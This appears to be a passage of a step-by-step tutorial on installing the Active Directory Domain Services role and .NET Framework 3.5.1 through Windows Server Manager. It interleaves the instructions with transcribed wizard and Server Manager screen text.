
Additional Information

Overview of AD DS

Installing AD DS

Common Configurations for AD DS

Confirm your selection by clicking on "Install".



Confirm Installation Selections

To install the following roles, role services, or features, click Install.

2 informational messages below

This server might need to be restarted after the installation completes.


Active Directory Domain Services

After you install the AD DS role, use the Active Directory Domain Services Installation Wizard (dcpromo.exe) to make the server a fully functional domain controller.

.NET Framework 3.5.1 Features

.NET Framework 3.5.1

After the installation is finished, Click on "Close".



Installation Results

The following roles, role services, or features were installed successfully:

1 warning, 1 informational messages below

Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is automatically updated, turn on Windows Update in Control Panel.

Active Directory Domain Services **Installation succeeded**

The following role services were installed:

Active Directory Domain Controller

Use the Active Directory Domain Services Installation Wizard (dcpromo.exe) to make the server a fully functional domain controller.


Close this wizard and launch the Active Directory Domain Services Installation Wizard (dcpromo.exe).

.NET Framework 3.5.1 Features **Installation succeeded**

The following features were installed:

.NET Framework 3.5.1

Now in the Server Manager you can see the Active Directory Domain Services is installed. However, the installation is not yet complete. Click on Active Directory Domain Services highlighted below.



View the health of the roles installed on your server and add or remove roles and features.

Roles: 1 of 17 installed

Active Directory Domain Services

Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

Role Status

Messages: 1

System Services: 4 Running, 6 Stopped

Events: None in the last 24 hours

Best Practices Analyzer: To start a Best Practices Analyzer scan, go to the Best Practices Analyzer tile on this role's homepage and click Scan this Role

